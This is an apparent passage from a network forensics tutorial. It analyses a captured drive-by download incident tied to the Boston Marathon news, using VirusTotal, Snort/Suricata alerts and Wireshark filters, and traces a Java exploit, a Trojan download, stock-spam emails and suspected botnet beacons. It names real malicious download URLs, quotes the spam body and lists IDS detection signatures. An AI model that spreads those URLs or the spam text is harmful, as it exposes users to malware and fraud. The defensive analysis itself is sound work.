


Figure 8. *Websites visited during the live capture*

Also, some videos have been seen about the Boston Marathon explosion. See Figure 9, 10 and 11.

```
[+] GET http://188.2.164.112/boston.html
[+] GET http://www.youtube.com/embed/H4Mx5qbgeNo
[+] GET http://www.youtube.com/embed/RlHnpHZpFcw
[+] GET http://www.youtube.com/embed/7oolDyTZ-Zs
[+] GET http://heathawkheaters.com/hair.html
[+] GET http://crl.geotrust.com/crls/secureca.crl
[+] GET http://www.youtube.com/embed/JVU7rQ6wUcE
```

Figure 9. *Some videos watched on YouTube*



Figure 10. *Screenshot of YouTube video*



Figure 11. *Screenshot of YouTube video*

After that, Virustotal gives us the best information, the files that have been downloaded and have been recognized by the majority of Antivirus. We can see the following links in bold. See Figure 12 below.



Figure 12. *Malicious files*

If we expand the URL we will get information about the requested files.

See Figure13 below



Figure 13. *First information about the suspicious file*

If we click on the sha 256 checksum, the website redirects us to other Virustotal page where it will give us the security details of the file. In the information in the picture below, we can see the first two downloads (vz1.jar) are an exploit. This exploit takes advantage of the CVE-2012-1723 (*http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-1723*). It's an unspecified vulnerability in the Java Runtime Environment that allows the remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to Hotspot.




Figure 14. *Antivirus detects the vz1.jar file as exploit*

The last file (newbos3.exe) is detected by the majority of the Antivirus as Trojan Malware. See Figure 15 below.




Figure 15. *The newbos3.exe file is detected as malware*

Currently, we have an idea of what is happening in this incident. We are still working on it and in the last part of the article; we will show you the conclusion.

Another function Virustotal gives us is the information about the DNS requests in the pcap file. In the Figure 16 below, we can see some of them.



Figure 16. *Some DNS requested in the incident*

Other really valuable information Virustotal offers us, is to send to their IDS system, Snort and Suricata the pcap file in order to search security events like attacks, exploits, vulnerabilities... etc. If you do not have this system, it could help you a lot. These IDS are really useful because they have thousands of signatures, which recognize every security event, and they are free. Also, if you install these systems in "live mode" sniffing in a "port span" or "port mirror", they will collect the evidences of the security attacks in a pcap file... In Figure17 and Figure 18 below, we can see the Snort and Suricata events.




Figure 17. *Snort IDS alerts*




Figure 18. *Suricata IDS alerts*

We can see the next interesting events from both, Suricata and Snort alerts.

ET POLICY Java JAR Download Attempt (Potentially Bad Traffic)

ET POLICY Vulnerable Java Version 1.6.x Detected (Potentially Bad Traffic)

EXPLOIT-KIT Redkit exploit kit java exploit request (A Network Trojan was Detected)

ET INFO EXE Download With Content Type Specified As Empty (A Network Trojan was Detected)

EXPLOIT-KIT Redkit exploit kit obfuscated portable executable (A Network Trojan was Detected)

ET CURRENT_EVENTS W32/Zbot.Variant Fake MSIE 6.0 UA (A Network Trojan was Detected)

ET POLICY Possible Spambot Host DNS MX Query High Count (Potentially Bad Traffic)

ET SMTP Abuseat.org Block Message (Not Suspicious Traffic)

ET CURRENT_EVENTS Suspicious double HTTP Header possible botnet CnC (A Network Trojan was Detected)

ET SCAN Unusually Fast 400 Error Messages (Bad Request), Possible Web Application Scan (Attempted Information Leak)

It's totally necessary to review all the information with Wireshark, but in order to not extend a lot this article; we are going to trust Virustotal. At this moment, we can say that our host in our network has been searching on Google news about the Boston Marathon bombs and it visited a website (*http://heathawkheaters.com/vz1.jar*) where there was an exploit which takes advantage of the CVE-2012-1723 vulnerability. Just the host was exploited, a Trojan horse was downloaded from another website and maybe installed on the host. (*http://kolasoeg.ru/newbos3.exe*). This type of attack is knows as Drive by Download Attack. (*http://en.wikipedia.org/wiki/Drive-by_download*).

Remember we have just seen some IDS events talking about Spam and a possible Botnet Command and Control connections. We are going to inspect these events with Wireshark in the next part of the article.

Remember we saw the events below on the IDS alerts:

ET POLICY Possible Spambot Host DNS MX Query High Count (Potentially Bad Traffic)

ET SMTP Abuseat.org Block Message (Not Suspicious Traffic)

INSPECT THE PCAP FILE WITH WIRESHARK

In this section we are going to inspect the pcap file searching connections that Virustotal didn't provide information.

Ok, let's go.

First of all, we need to load the pcap file on Wireshark. Then, if we use a SMTP filter, we can see several SMTP connections.




Figure 19. *SMTP filter in order to search mail delivering*

It's seems impossible that a simple user, can send so many emails in so little time. Maybe the computer is sending Spam with the lack of user knowledge.

Some SMTP servers respond to the sender that they are denying the connections with their email servers because the sender is delivering SPAM or the sender is included in a blacklist for the same reason.

We can see if some SMTP refused the emails with this command:

```
"smtp contains spam"
```




Figure 20. *SMTP connections denied*

If we see the payload of some connections, we can see that Mircrosoft is rejecting these emails because they have the knowledge that these mails are Spam. See Figure 21 below.




Figure 21. *Payload with details of connections refused*

We saw next Snort Event "ET SMTP Abuseat.org Block Message (Not Suspicious Traffic)" This event means some SMTP servers have rejected the email because the sender IP is blacklisted. Also, the payload contains a link that redirects us to *http://cbl.abuseat.org* and it will give us more information about the problem. We can use a similar filter in order to search these events in the capture data file on Wireshark with the command below:

```
"smtp contains Abuseat"
```




Figure 22. *Connection details from abuseat.org*

We are going to continue looking for more SMPT packets to get more information… But it seems clear that the goal of the attack is to send Spam and it was successful.

Now, we want to know the body of the Spam which has been sent.

One of the best options of Wireshark is the "Follow TCP" option. It is very helpful to see the payload with TCP stream in the way that the application layer sees it. With this option we can see the body of the Spam that our network user is delivering.

You can use this option by right clicking on a line selecting “Follow TCP Stream”. See Figure 23.




Figure 23. *Follow TCP Stream option*

And then, we can see the body of the Spam. Have an eye to Figure 21 and Figure 22.




Figure 24. *TCP Stream details*

```
Welcome announcement for P_W_E I watchers. Buy thousands of P_W_E I
stock offered at the morning, since it's still bargained. Then see the
pps spike to 55 cents - or maybe hit a 1! Prepare to make a fortune on
P_W_E I starting Thursday, Apr 18.
```

Figure 25. *Body of the mail delivered*


As you can see, this option is really interesting.

Also, we have a suspicion that our computer is included as node in a Botnet.

Remember we saw the event below in the IDS alerts:

```
ET CURRENT_EVENTS Suspicious double HTTP Header possible botnet CnC (A Network Trojan was Detected)
```

At the bottom of the traffic capture we can see a lot of requests like that: "GET /PXFAHN"



Filter: http — Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
9251	85.9663640	192.168.78.132	90.156.201.11	HTTP	227	GET /PXFAHN HTTP/1.1
9254	85.9671490	192.168.78.132	90.156.201.11	HTTP	227	GET /PXFAHN HTTP/1.1
9282	86.0427940	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
9283	86.0429770	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
9284	86.0430970	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
9285	86.0432050	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
9287	86.0433130	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
9347	86.9727120	192.168.78.132	186.2.166.59	HTTP	227	GET /PXFAHN HTTP/1.1
9349	86.9730470	192.168.78.132	186.2.166.59	HTTP	227	GET /PXFAHN HTTP/1.1
9351	86.9733140	192.168.78.132	186.2.166.59	HTTP	227	GET /PXFAHN HTTP/1.1
9354	86.9736370	192.168.78.132	186.2.166.59	HTTP	227	GET /PXFAHN HTTP/1.1
9784	91.7206790	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
9786	91.7225880	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
9788	91.7244730	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
9790	91.7257210	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
10097	97.4015220	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
10098	97.4016850	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
10099	97.4018040	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
10100	97.4019140	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1

Figure 26. *Connections suspicious to some possible C&C servers*

It seems the host infected currently is a "Zombie" in a Botnet. The computer is connecting to several web servers using the IP addresses instead of the domain name and always to the same URL path (*PXFHN*). In the traffic capture we can't detect anything about the payload of the Command and Control connections… The nodes of the Command and Control servers could be down.




Figure 27. *Follow TCP stream details about possible C&C server connection*

HOW TO CREATE A MAP REPORTS WITH WIRESHARK

Sometimes, it's really interesting to know how to create a report drawing the connections in an incident handling on a map. Wireshark offers us this option.

Now, I'm going to show you how to configure this option.

- First of all you need to download the GeoIP databases: GeoLite City, Country, and ASNum from the lik below: *http://geolite.maxmind.com/download/geoip/database/* (free download)
- You need to put all of the databases in the same directory. You must tell Wireshark where the databases are. You need to go to Edit -> Preferences -> Name Resolution and select GeoIP database directories. See Figure 28 below.




Figure 28. *GeoIP Databae Paths*

- Restart Wireshark.
